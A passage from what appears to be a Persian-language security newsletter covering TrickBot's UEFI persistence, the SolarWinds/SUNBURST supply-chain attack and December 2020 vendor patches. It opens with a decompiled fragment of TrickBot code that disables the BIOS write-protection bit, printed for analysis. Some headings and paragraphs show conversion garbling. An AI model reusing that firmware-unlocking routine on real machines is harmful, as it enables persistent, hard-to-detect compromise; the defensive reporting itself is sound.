                     2,
                     &bc_val) && !(bc_val & 1) )
    // Try to set the WPD (Write Protect Disable) bit
    // in BIOS Control register
    pci_write_reg(
        reg_bc.bus,
        reg_bc.dev,
        reg_bc.func,
        reg_bc.reg,
        2,
        bc_val | 1);
    // Check if we were able to set the WPD bit
    pci_read_reg(reg_bc.bus,
                 reg_bc.dev,
                 reg_bc.func,
                 reg_bc.reg,
                 2,
                 &bc_val);


    if ( !(bc_val & 1) )
LABEL_10:
        result = 15;
    else
        result = 0;
    return result;
}

```




در حال حاضر هزاران دستگاه در تسخیر TrickBot قرار دارند.

اطلاعات موسوم به دوری سنجی (Telemetry) شرکت Advanced Intelligence نشان می‌دهد که در فاصله ۱۲ مهر تا ۱ آذر، روزانه حداقل ۲۰۰ تا ۴ هزار دستگاه به TrickBot آلوده می‌شده است که البته در برخی روزها این تعداد به ۴۰ هزار مورد نیز افزایش می‌یافته است.



به گزارش شرکت مهندسی شبکه گستر، انگیزه‌های مالی گردانندگان TrickBot سبب گردیده که در بسیاری مواقع این بدافزار در نقش ناقل بدافزارهای دیگر عمل کند. از جمله این بدافزارها می‌توان به باج‌افزارهای Ryuk و Conti اشاره کرد. در آبان امسال، گردانندگان Ryuk تنها از یک قربانی ۲۲۰۰ بیت‌کوین - معادل بیش از ۱۷۱ میلیارد تومان - اخذی کردند.



ماندگاری TrickBot در سطح UEFI می‌تواند آن را به ابزاری برای جاسوسی از روی دستگاه اهداف باارزش تبدیل کند. یا با اجرای عملیات مخرب آن را هم‌رده بدافزارهای موسوم به Wiper قرار دهد.

تا پیش از این، بکارگیری این تهدیدات محدود به گروه‌های نفوذگری با منابع نامحدود و حملات هدفمند بود. اما این اقدام نویسندگان TrickBot می‌تواند نشانه‌ای از آغاز فراگیری این روش ماندگاری باشد.

تشخیص آلوده بودن دستگاه به بدافزاری در سطح UEFI کار دشواری است.

یکی از مؤثرترین راهکارها، پیشگیری از آلوده شدن دستگاه به این نوع بدافزارهاست. بدین‌منظور ارتقا به آخرین نسخه ثابت‌افزارها برای ترمیم آسیب‌پذیری‌های آنها و بهره‌گیری از محصولات پیشرفته امنیت نقاط پایانی توصیه می‌شود.

شرکت امنیتی McAfee از نخستین شرکت‌های امنیتی است که مقابله با تهدیدات مبتنی بر UEFI را در دستور کار قرار داد. در سال ۱۳۹۵ سایت افشاگر WikiLeaks اقدام به انتشار اسنادی سری کرد که در آنها ابزارهای مورد استفاده در عملیات‌های سایبری سازمان اطلاعات مرکزی آمریکا تشریح شده بودند. برخی از این اسناد نشان می‌داد که این سازمان با بهره‌جویی از آسیب‌پذیری‌هایی روز صفر، کد مخرب را مستقیماً به ثابت‌افزار دستگاه‌ها از جمله UEFI تزریق می‌کرده است. در پی درز اسناد مذکور در آن سال، شرکت McAfee چهارچوبی کد-باز (Open-source) با عنوان CHIPSEC را برای تشخیص وجود کد مخرب بر روی UEFI دستگاه‌ها منتشر و در دسترس قرار داد. آخرین نسخه CHIPSEC که در تاریخ ۳۰ آبان ماه عرضه شد در اینجا قابل دسترس است.

مقایسه درهم‌ساز (Hash) ثابت‌افزارها نیز می‌تواند در شناسایی UEFI حاوی کد مخرب کارگشا باشد.

مشروح گزارش Advanced Intelligence و Eclipsium از طریق لینک زیر قابل مطالعه است:

<https://eclipsium.com/2020/12/03/trickbot-now-offers-trickboot-persist-brick-profit/>

همچنین نمونه فایل‌های مخرب مورد اشاره در گزارش مذکور با نام‌های زیر قابل شناسایی است:

- Bitdefender: Gen:Trojan.Heur.jy5@lbi!Dxoi
- McAfee: Trojan-FTAQ!491115422A6B
- Sophos: Mal/Generic-S

## محصولات مک آفی و تهدیدات مرتبط با سولارویندز



۱۸ آذر، شرکت امنیتی فایرآی (FireEye) رسماً اعلام کرد که سیستم‌هایش در جریان حمله‌ای بسیار پیچیده، مورد رخنه قرار گرفته است. به گفته فایرآی، مهاجمان این حمله با بکارگیری تکنیک‌های جدید موفق به سرقت ابزارهایی دیجیتالی شده‌اند که این شرکت از آنها با عنوان Red Team یاد می‌کند. فایرآی از ابزارهای Red Team به منظور شناسایی آسیب‌پذیری سیستم‌ها در شبکه مشتریان خود استفاده می‌کرده است. گفته می‌شود که از این ابزارها به شدت مراقبت می‌شده است.

در آن زمان تصور می‌شد که هدف اصلی مهاجمان، سرقت ابزارهای Red Team بوده است.

اما خیلی زود مشخص شد که اهداف حملات بسیار گسترده‌تر از یک شرکت امنیتی بوده و بسیاری از شرکت‌ها و حتی سازمان‌ها و نهادهای مطرح نه فقط در ایالات متحده که در کشورهای متعدد در تسخیر مهاجمان قرار گرفته بودند.

The New York Times

### **Scope of Russian Hack Becomes Clear: Multiple U.S. Agencies Were Hit**

The Pentagon, intelligence agencies, nuclear labs and Fortune 500 companies use software that was found to have been compromised by Russian hackers. The sweep of stolen data is still being assessed.



تمامی شرکت‌ها و سازمان‌های هک شده در یک چیز مشترک هستند و آن استفاده از نرم‌افزار SolarWinds است.

مهاجمان این حملات با بهره‌گیری از تکنیک موسوم به زنجیره تأمین (Supply Chain) پس از هک شرکت سولارویندز موفق به آلوده‌سازی یکی از فایل‌های نرم‌افزار Orion با نام SolarWinds.Orion.Core.BusinessLayer.dll و در عمل تبدیل آن به یک درب‌پشتی (Backdoor) شده بودند.

با این حال با توجه به گسترده بودن دامنه این حملات و پیچیدگی آنها ممکن است که مهاجمان از تکنیک‌های دیگری نیز برای رخنه به اهداف خود بهره برده باشند.

جزئیات بیشتر در خصوص این حملات در گزارشی که در ۲۵ آذر، مرکز راهبردی افتای ریاست جمهوری با همکاری شرکت مهندسی شبکه گستر آن را در لینک زیر منتشر کرد قابل مطالعه است:

<https://www.afta.gov.ir/portal/home/?news/235046/237266/242419/>

در صورتی که از نرم‌افزار SolarWinds استفاده می‌کنید، اولین اقدام مراجعه به لینک زیر و مطالعه توصیه‌نامه شرکت سازنده است:

<https://www.solarwinds.com/securityadvisory>

محصولات مختلف شرکت امنیتی مک‌آفی (McAfee) قادر به شناسایی تمامی نمونه‌های مخرب گزارش شده این تهدیدات هستند.

در به‌روزرسانی‌های 4287V3DAT و 9835V2DAT و نسخ بعد از آن، تهدیدات مرتبط با این حملات با نام Trojan-Sunburst شناسایی می‌شوند. (در به‌روزرسانی‌های قبلی این تهدیدات با عنوان HackTool-Leak.c گزارش می‌شدند).

قابلیت شناسایی نمونه‌های مشابه احتمالی (Generic) نیز در به‌روزرسانی‌های 4288V3DAT و 9836V2DAT و نسخ بعد از آن لحاظ شده است.

همچنین شرکت مک‌آفی دو قاعده موسوم به Expert Rules را برای استفاده در بخش Exploit Prevention نرم‌افزار McAfee Endpoint Security در لینک زیر در دسترس راهبران قرار داده است:

<https://kc.mcafee.com/corporate/index?page=content&id=KB93861>

به راهبران محصول McAfee Application and Change Control نیز توصیه شده که در صورت به اصطلاح Solidify شدن نسخ آلوده SolarWinds Orion Platform آنها را Unsolidify کرده و چنانچه پیش‌تر در قواعد McAfee Application and Change Control آنها را به عنوان Updater تعریف کرده بودند نسبت به حذف آن قواعد اقدام کنند.

جزئیات بیشتر در خصوص تهدیدات روز از جمله Trojan-Sunburst و نشانه‌های آلودگی (IoC) آنها در لینک زیر قابل دریافت و مطالعه است:

<https://www.mcafee.com/enterprise/en-us/lp/insights-preview.html>

The screenshot shows the McAfee Threat Intelligence Center interface. At the top, there is a navigation bar with the McAfee logo and links for 'Your Goals', 'Products', 'Resources', 'Threats', and 'Support'. Below this, a breadcrumb trail indicates 'Latest Threats'. The main heading is 'SolarWinds Supply Chain Attack Affecting Multiple Global Victims With SUNBURST Backdoor'. Underneath, there are three tabs: 'Overview' (selected), 'IOCs & MITRE Details', and 'Mitigation Guidance'. The 'Overview' section is divided into three columns: 'Properties', 'Global Prevalence', and 'Compare Detections'. The 'Properties' column shows a 'Threat Severity' of 'High' and a 'Description' detailing the attack. The 'Global Prevalence' column features a world map with red highlights indicating affected regions. The 'Compare Detections' column provides a 'Detection rate' explanation and options to filter by 'Sector' and 'Country'.

McAfee Your Goals Products Resources Threats Support

< Latest Threats

# SolarWinds Supply Chain Attack Affecting Multiple Global Victims With SUNBURST Backdoor

Overview IOCs & MITRE Details Mitigation Guidance

**Properties**

**Threat Severity**  
High

**Description**  
published a report describing its process. The attackers backdoored Orion software and used the SolarWinds update rollout system to deploy the SUNBURST trojan (dubbed by FireEye), effectively turning this into a supply chain attack. McAfee's Advanced Threat Research team will continue to monitor and update the SolarWinds event and disseminate information

**Global Prevalence**

**Compare Detections**

Detection rate is the number of artifact detections reported by McAfee global sensors for this threat over 1 days.

Choose Sector   
Choose Country

**Threat Prevalence - Past 1 days**

Dec 14

# آسیب پذیرہا و اصلاحیہ کا امنینے



## اصلاحیه‌های عرضه شده

در آذر ۱۳۹۹



در آذر ۱۳۹۹، شرکت‌های میکروسافت، سولارویندز، سیسکو، مک آفی، بیت‌دیفندر، ادوبی، وی‌ام‌ور، گوگل، موزیلا، اپل و اس‌آپ و بنیادهای دروپل، آی‌اچ‌سی و اوپن‌اس‌اس‌ال اقدام به عرضه به‌روزرسانی و توصیه‌نامه امنیتی برای برخی محصولات خود کردند.

### مایکروسافت

۱۸ آذر، شرکت مایکروسافت (Microsoft Corp) مجموعه اصلاحیه‌های امنیتی ماهانه خود را برای ماه میلادی دسامبر منتشر کرد. اصلاحیه‌های مذکور ۵۸ آسیب‌پذیری را در محصولات مختلف این شرکت ترمیم می‌کنند. شدت اهمیت ۹ مورد از این آسیب‌پذیری‌های ترمیم شده "حیاتی"، ۴۸ مورد از آنها "مهم" (Important) و دو مورد دیگر "متوسط" (Moderate) گزارش شده است.

مایکروسافت در توصیه‌نامه‌ای به یک آسیب‌پذیری موسوم به "مسموم‌سازی حافظه نهان DNS" یا DNS Cache Poisoning پرداخته که توسط محققان دانشگاه‌های چینها و کالیفرنیا کشف شده بود. در توصیه‌نامه ضمن تایید وجود این آسیب‌پذیری، مایکروسافت آن را نتیجه وجود باگی در IP Fragmentation در Windows DNS Resolver دانسته است. بهره‌جویی موفق از این آسیب‌پذیری می‌تواند مهاجم را قادر به جعل بسته‌های DNS و ذخیره شدن اطلاعات نادرست در حافظه نهان توسط DNS Forwarder یا DNS Resolver شود.

برای ترمیم این آسیب‌پذیری، راهبران می‌توانند از طریق Registry مقدار حداکثری UDP را به ۱,۲۲۱ تغییر دهند. در این صورت برای درخواست‌های DNS بزرگ‌تر از مقدار مذکور، DNS Resolver اقدام به تغییر پودمان از UDP به TCP می‌کند. توصیه‌نامه مایکروسافت در این خصوص در لینک زیر قابل دریافت است:

- <https://msrc.microsoft.com/update-guide/en-US/vulnerability/ADV200013>

از جمله آسیب‌پذیری‌های شاخص که توسط اصلاحیه‌های دسامبر ترمیم شدند می‌توان به موارد زیر اشاره کرد:

- CVE-2020-17095 که وضعی از نوع "اجرای کد به‌صورت از راه دور" (Remote Code Execution) است که بستری مجازی‌سازی Hyper-V از آن تأثیر می‌پذیرد. بهره‌جویی موفق از این آسیب‌پذیری مهاجم را قادر می‌کند تا از روی ماشین مجازی اقدام به اجرای کد مورد نظر خود بر روی دستگاه میزبان کند.

- CVE-2020-17096 ضعفی از نوع "اجرای کد به صورت از راه دور" در Windows NTFS است. سوءاستفاده از آن به صورت محلی (Locally) منجر به ترفیع سطح دسترسی و بهره‌جویی از آن به صورت از راه دور در بستر SMBv2 سبب اجرای فرامین مورد نظر مهاجم خواهد شد.
- CVE-2020-17099 ضعفی است که سوءاستفاده از آن موجب بی‌اثر شدن بخش قابلیت امنیتی Lock Screen در Windows شده و مهاجم با دسترسی محلی را قادر به اجرای کد بر روی دستگاه قفل شده می‌کند.

فهرست کامل آسیب‌پذیری‌های ترمیم شده توسط مجموعه اصلاحیه‌های ماه دسامبر مایکروسافت در لینک زیر قابل مطالعه است:

- <https://newsroom.shabakeh.net/21908>

## سولارویندز

۱۸ آذر، شرکت امنیتی فایر‌آی (FireEye Inc) رسماً اعلام کرد که سیستم‌هایش در جریان حمله‌ای بسیار پیچیده، مورد رخنه قرار گرفته است. به گفته فایر‌آی، مهاجمان این حمله با بکارگیری تکنیک‌های جدید موفق به سرقت ابزارهایی دیجیتال شده‌اند که این شرکت از آنها با عنوان Red Team یاد می‌کند. فایر‌آی از ابزارهای Red Team به منظور شناسایی آسیب‌پذیری سیستم‌ها در شبکه مشتریان خود استفاده می‌کرده است. گفته می‌شود که از این ابزارها به شدت مراقبت می‌شده است. در آن زمان تصور می‌شد که هدف اصلی مهاجمان، سرقت ابزارهای Red Team بوده است. اما خیلی زود مشخص شد که اهداف حملات بسیار گسترده‌تر از یک شرکت امنیتی بوده و بسیاری از شرکت‌ها و حتی سازمان‌ها و نهادهای مطرح نه فقط در ایالات متحده که در کشورهای متعدد در تسخیر مهاجمان قرار گرفته بودند.

مهاجمان این حملات با بهره‌گیری از تکنیک موسوم به زنجیره تأمین (Supply Chain) پس از هک شرکت سولارویندز (SolarWinds Inc) موفق به آلوده‌سازی یکی از فایل‌های نرم‌افزار Orion با نام SolarWinds.Orion.Core.BusinessLayer.dll و در عمل تبدیل آن به یک درب‌پشتی (Backdoor) شده بودند.

با این حال با توجه به گسترده بودن دامنه این حملات و پیچیدگی آنها ممکن است که مهاجمان از تکنیک‌های دیگری نیز برای رخنه به اهداف خود بهره برده باشند.

جزئیات بیشتر در خصوص این حملات در گزارشی که در ۲۵ آذر، مرکز راهبردی افتای ریاست جمهوری با همکاری شرکت مهندسی شبکه گستر آن را در لینک زیر منتشر کرد قابل مطالعه است:

- <https://www.afta.gov.ir/portal/home/?news/235046/237266/242419/>

در صورتی که از نرم‌افزار SolarWinds استفاده می‌کنید، اولین اقدام مراجعه به لینک زیر و مطالعه توصیه‌نامه شرکت سازنده است:

- <https://www.solarwinds.com/securityadvisory>

محصولات مختلف شرکت امنیتی مک‌آفی قادر به شناسایی تمامی نمونه‌های مخرب گزارش شده این تهدیدات هستند.



## سیسکو

شرکت سیسکو (Cisco Systems Inc) در چندین نوبت اقدام به عرضه اصلاحیه‌های امنیتی برای برخی از محصولات خود کرد. این به‌روزرسانی‌ها در مجموع، ۱۶ آسیب‌پذیری را در محصولات مختلف این شرکت ترمیم می‌کنند. درجه اهمیت ۲ مورد از آنها "حیاتی" و ۶ مورد از آنها "بالا" (High) گزارش شده است. آسیب‌پذیری به حملاتی همچون "اجرای کد به‌صورت از راه دور" و "از کاراندازی سرویس" (Denial of Service) از جمله اشکالات مرتفع شده توسط به‌روزرسانی‌های جدید هستند. توضیحات کامل در مورد به‌روزرسانی‌های عرضه شده در لینک زیر قابل دسترس است:

<https://tools.cisco.com/security/center/publicationListing.x>

## مک‌آفی

در آذر ۱۳۹۹ شرکت امنیتی مک‌آفی (McAfee Corp) اقدام به عرضه نسخه جدید برای برخی از محصولات امنیت نقاط پایانی و امنیت اطلاعات خود کرد. از جمله موارد لحاظ شده در به‌روزرسانی‌های جدید می‌توان به پشتیبانی از سیستم‌های عامل و محصولات جدید، افزایش قابلیت‌ها و ترمیم آسیب‌پذیری‌های امنیتی و برطرف شدن باگ‌های عملکردی اشاره کرد. جزئیات بیشتر در خصوص به‌روزرسانی‌های مذکور در زیر قابل دریافت است:

- McAfee Agent 5.7.0 (<https://docs.mcafee.com/bundle/agent-5.7.0-release-notes-epolicy-orchestrator>)
- VirusScan Enterprise 8.8 Patch 16 (<https://docs.mcafee.com/bundle/virusscan-enterprise-v8-8-0-Patch16-release-notes>)
- Host Intrusion Prevention 8.0 Patch 16 (<https://docs.mcafee.com/bundle/host-intrusion-prevention-v8-0-0-Patch16-release-notes>)
- Application and Change Control for Linux 6.4.12 (<https://docs.mcafee.com/bundle/application-change-control-6.4.x-release-notes-linux>)
- MOVE AntiVirus Multi-Platform 4.9.0 (<https://docs.mcafee.com/bundle/move-antivirus-multi-platform-4.9.x-release-notes>)
- McAfee File and Removable Media Protection 5.3.1 Hotfix 1 (<https://kc.mcafee.com/corporate/index?page=content&id=SNS2783>)
- McAfee Database Security 4.8.0 (<https://docs.mcafee.com/bundle/database-security-4.8.x-release-notes>)

شرکت مک‌آفی، نسخه ۶۲۰۰ هسته اجرایی (Engine) را برای محصولات مجهز به ضدویروس سازمانی خود را در دسترس قرار داده است. از جمله بهبودهای لحاظ شده در نسخه ۶۲۰۰ می‌توان به موارد زیر اشاره کرد:

- شناسایی فراگیرتر تهدیدات و توانایی مقابله با بدافزارهای توسعه داده شده در بسترهای MSIL و AutoIT
- پوشش هر چه بیشتر فایل‌های از نوع PDF و ISO
- بهبود رمزگشایی فایل‌های کدگذاری شده توسط ADC و LZFS
- بهبود قابلیت‌های شناسایی تهدیدات تحت Linux و macOS

- امکانات بیشتر برای شناسایی مؤثرتر
- برطرف شدن برخی باگ‌ها و اشکالات در نسخه پیشین

نسخه ۶۲۰۰ که در حال حاضر به صورت موسوم به Elective در دسترس راهبران قرار داده شده است. از اواخر دی ماه نیز نسخه جدید به صورت خودکار توسط بخش به‌روزرسانی محصولات McAfee Endpoint Security دریافت و نصب خواهد شد.

لازم به ذکر است که مک‌آفی نسخه ۶.۱.۵ ابزار Command Line Scanner را نیز بر پایه Engine 6200 منتشر کرده است.

جزئیات کامل در لینک زیر قابل مطالعه است:

<https://kc.mcafee.com/corporate/index?page=content&id=KB92669>

## بیت‌دیفندر

در نهمین ماه از سال ۱۳۹۹ شرکت بیت‌دیفندر (Bitdefender Inc) اقدام به انتشار نسخه ۶.۱۸.۱-۱، ۶.۶.۲۳.۳۲۵، ۶.۲.۲۱.۱۲۵ و Endpoint Security Tools for Windows و GravityZone، و Endpoint Security for Mac و rity Tools for Linux به ترتیب برای محصولات Endpoint Security و Endpoint Security Tools for Windows و Endpoint Security for Mac و rity Tools for Linux کرد که در آنها قابلیت‌های جدید، اصلاحات امنیتی و بهبودهای عملکردی لحاظ شده است. جزئیات بیشتر را در لینک‌های زیر بخوانید:

- <https://www.bitdefender.com/support/bitdefender-gravityzone-6-18-1-1-release-notes-2639.html>
- [https://www.bitdefender.com/support/bitdefender-endpoint-security-tools-version-6-6-23-325-release-notes-\(windows\)-2644.html](https://www.bitdefender.com/support/bitdefender-endpoint-security-tools-version-6-6-23-325-release-notes-(windows)-2644.html)
- [https://www.bitdefender.com/support/bitdefender-endpoint-security-tools-version-6-2-21-125-release-notes-\(linux\)-2643.html](https://www.bitdefender.com/support/bitdefender-endpoint-security-tools-version-6-2-21-125-release-notes-(linux)-2643.html)
- <https://www.bitdefender.com/support/endpoint-security-for-mac-version-4-14-101-200101-release-notes-2645.html>

## فورتی‌نت

در اوایل آذر ماه برخی نهادهای امنیتی از احتمال افشای رمزهای عبور آن دسته از دستگاه‌های ساخت شرکت فورتی‌نت (Fortinet Inc) خبر دادند که به CVE 2018-13379 آسیب‌پذیر گزارش شده‌اند. نسخه زیر از CVE 2018-13379 تأثیر می‌پذیرند:

FortiOS 6.0؛ نسخه ۶.۰.۰ تا ۶.۰.۴

FortiOS 5.6؛ نسخه ۶.۳ تا ۵.۶.۷

FortiOS 5.4؛ نسخه ۴.۶ تا ۵.۴.۱۲

بهره‌جویی (Exploit) از آسیب‌پذیری مذکور مهاجم را بدون نیاز به هر گونه اصالت‌سنجی قادر به دسترسی یافتن به FortiOS می‌کند.

راهکارهای ترمیم این آسیب‌پذیری در توصیه‌نامه زیر در دسترس قرار دارد:

<https://www.fortiguard.com/psirt/FG-IR-18-384>

لازم به ذکر است که در ۷ آذر ماه مرکز CISA ایالات متحده به راهبران تجهیزات متأثر از CVE 2018-13379 توصیه کرد که لاگ‌های شبکه‌های مرتبط با تجهیزات آسیب‌پذیر را به منظور شناسایی هر گونه تهدید احتمالی به دقت مورد بازبینی قرار دهند.

## ادوبی

ادوبی (Adobe Inc) نیز در آذر ماه، چندین آسیب‌پذیری را در محصولات زیر ترمیم و اصلاح کرد:

- Acrobat and Reader (<https://helpx.adobe.com/security/products/acrobat/apsb20-75.html>)
- Lightroom (<https://helpx.adobe.com/security/products/lightroom/apsb20-74.html>)
- Experience Manager (<https://helpx.adobe.com/security/products/experience-manager/apsb20-72.html>)
- Prelude (<https://helpx.adobe.com/security/products/prelude/apsb20-70.html>)

سوءاستفاده از آسیب‌پذیری گزارش شده در Acrobat and Reader به شناسه CVE-2020-29075 مهاجم را قادر به دستیابی بهاطلاعات بالقوه حساس می‌کند.

## وی‌ام‌ور

در آذر ۱۳۹۹، آژانس امنیت ملی ایالات متحده (NSA) نسبت به بهره‌جویی مهاجمان از یک آسیب‌پذیری امنیتی در برخی محصولات شرکت وی‌ام‌ور (VMware Inc) هشدار داد. اصلاحیه آسیب‌پذیری مذکور به شناسه CVE-2020-4006 از ۱۳ آذر در دسترس قرار گرفته است. بر اساس گزارش NSA گروهی از مهاجمان روسی با پشتوانه دولتی با توزیع برنامه‌های موسوم به Web Shell مخرب سرورهای آسیب‌پذیر را مورد بهره‌جویی قرار داده و اقدام به سرقت اطلاعات حساس می‌کنند.

محصولات زیر از CVE-2020-4006 تأثیر می‌پذیرد:

- VMware Workspace One Access 20.01, 20.10
- VMware Identity Manager (vIDM) 3.3.1 up to 3.3.3
- VMware Identity Manager Connector (vIDM Connector) 3.3.1, 3.3.2
- VMware Identity Manager Connector (vIDM Connector) 3.3.1, 3.3.2, 3.3.3 / 19.03.0.0, 19.03.0.1
- VMware Cloud Foundation 6 4.x
- VMware vRealize Suite Lifecycle Manager 7 8.x

در جریان این حملات مهاجمان با اتصال به کنسول مدیریتی محصولات آسیب‌پذیر وی‌ام‌ور که در معرض اینترنت قرار گرفته‌اند اقدام به رخنه به شبکه سازمان و نصب برنامه‌های Web Shell از طریق تزریق فرمان (Command Injection) می‌کنند.

پس از توزیع برنامه‌های Web Shell، مهاجمان با استفاده از اصالت‌سنجی‌های SAML و اتصال به سرورهای Active Directory Federation Services - به اختصار ADFS - داده‌های حساس را سرقت می‌کنند.

بهره‌جویی موفق از این آسیب‌پذیری مهاجمان را قادر به اجرای فرامین Linux بر روی دستگاه‌های هک‌شده و در نتیجه ماندگار کردن خود می‌کند.

پیش‌تر و در پی افشای عمومی آسیب‌پذیری مذکور، وی‌ام‌ور اقدام به انتشار راه‌کار موقت برای مقاوم‌سازی محصولات خود در برابر CVE-2020-4006 کرده بود. بنابراین در صورت فراهم نبودن امکان انجام به‌روزرسانی، پیاده‌سازی این راه‌کار می‌تواند گزینه‌ای موقت باشد.

توصیه‌نامه وی‌ام‌ور در خصوص آسیب‌پذیری CVE-2020-4006 در لینک زیر قابل مطالعه است:

- <https://kb.vmware.com/s/article/81754>

مشروح هشدار NSA نیز در لینک زیر قابل دریافت است:

[https://media.defense.gov/2020/Dec/07/2002547071/-1/-1/0/CSA\\_VMWARE%20ACCESS\\_U\\_OO\\_195076\\_20.PDF](https://media.defense.gov/2020/Dec/07/2002547071/-1/-1/0/CSA_VMWARE%20ACCESS_U_OO_195076_20.PDF)

## گوگل

در ۱۲ آذر شرکت گوگل (Google LLC) با عرضه نسخه ۸۷.۰.۴۲۸۰.۸۸ اقدام به ترمیم آسیب‌پذیری‌های امنیتی مرورگر Chrome کرد. فهرست اشکالات مرتفع شده در لینک زیر قابل دریافت و مشاهده است:

<https://chromereleases.googleblog.com/2020/12/stable-channel-update-for-desktop.html>

## موزیلا

در ماهی که گذشت شرکت موزیلا (Mozilla Corporation) با ارائه به‌روزرسانی، ده‌ها آسیب‌پذیری را در مرورگر Firefox و نرم‌افزار Thunderbird برطرف کرد که توضیحات آنها در لینک‌های زیر قابل مطالعه است:

- <https://www.mozilla.org/en-US/security/advisories/mfsa2020-53/>
- <https://www.mozilla.org/en-US/security/advisories/mfsa2020-54/>
- <https://www.mozilla.org/en-US/security/advisories/mfsa2020-55/>
- <https://www.mozilla.org/en-US/security/advisories/mfsa2020-56/>

## اپل

در آذر شرکت اپل (Apple Inc) در چند نوبت با انتشار به‌روزرسانی، ضعف‌هایی امنیتی را محصولات زیر ترمیم و اصلاح کرد.

- iCloud (<https://support.apple.com/en-us/HT211935>)
- iOS 14.3 and iPadOS 14.3 (<https://support.apple.com/en-us/HT212003>)
- macOS Server 5.11 (<https://support.apple.com/en-us/HT211932>)
- macOS Big Sur 11.1, Security Update 2020-001 Catalina, Security Update 2020-007 Mojave (<https://support.apple.com/en-us/HT212011>)
- iOS 12.5 (<https://support.apple.com/en-us/HT212004>)
- tvOS 14.3 (<https://support.apple.com/en-us/HT212005>)
- watchOS 6.3 (<https://support.apple.com/en-us/HT212006>)
- watchOS 7.2 (<https://support.apple.com/en-us/HT212009>)
- Safari 14.0.2 (<https://support.apple.com/en-us/HT212007>)

## اس‌آپ

اس‌آپ (SAP SE) دیگر شرکتی بود که در آذر ماه ۹۹ با انتشار به‌روزرسانی امنیتی، ۱۴ آسیب‌پذیری را در چندین محصول خود برطرف کرد. درجه حساسیت ۴ مورد از آسیب‌پذیری‌های مذکور بر طبق استاندارد CVSS، بالاتر از ۹ - از ۱۰ - گزارش شده است. جزئیات بیشتر در لینک زیر قابل مطالعه است:

<https://wiki.scn.sap.com/wiki/pages/viewpage.action?pageId=564757079>

## دروپل

در ۷ آذر، جامعه دروپل (Drupal Community) با عرضه به‌روزرسانی‌های امنیتی، دو آسیب‌پذیری را در برخی از نسخ Drupal اصلاح کرد؛ بهره‌جویی از آنها، مهاجم را قادر به در اختیار گرفتن کنترل سامانه می‌کند. توضیحات کامل در این خصوص در لینک زیر قابل دسترس است:

- <https://www.drupal.org/sa-core-2020-013>

## آپاچی

در آذر، بنیاد نرم‌افزاری آپاچی (Apache Software Foundation)، توصیه‌نامه‌های زیر را در خصوص وجود آسیب‌پذیری در Apache Tomcat و Apache Struts منتشر کرد:

- [http://mail-archives.us.apache.org/mod\\_mbox/www-announce/202012.mbox/%3C52858194-2efd-6f17-1821-9036c8494df0%40apache.org%3E](http://mail-archives.us.apache.org/mod_mbox/www-announce/202012.mbox/%3C52858194-2efd-6f17-1821-9036c8494df0%40apache.org%3E)
- <https://cwiki.apache.org/confluence/display/WW/S2-061>

سوءاستفاده از ضعف امنیتی Apache Tomcat - به شناسه CVE-2020-17527 - در نهایت می‌تواند موجب از کار افتادن سرویس‌دهی (Denial-of-Service) سامانه شود. بهره‌جویی از آسیب‌پذیری Apache Struts - با شناسه CVE-2020-17530 - نیز مهاجم را قادر به اجرای کد بر روی سامانه آسیب‌پذیر می‌کند.

## اوپن‌اس‌اس‌ال

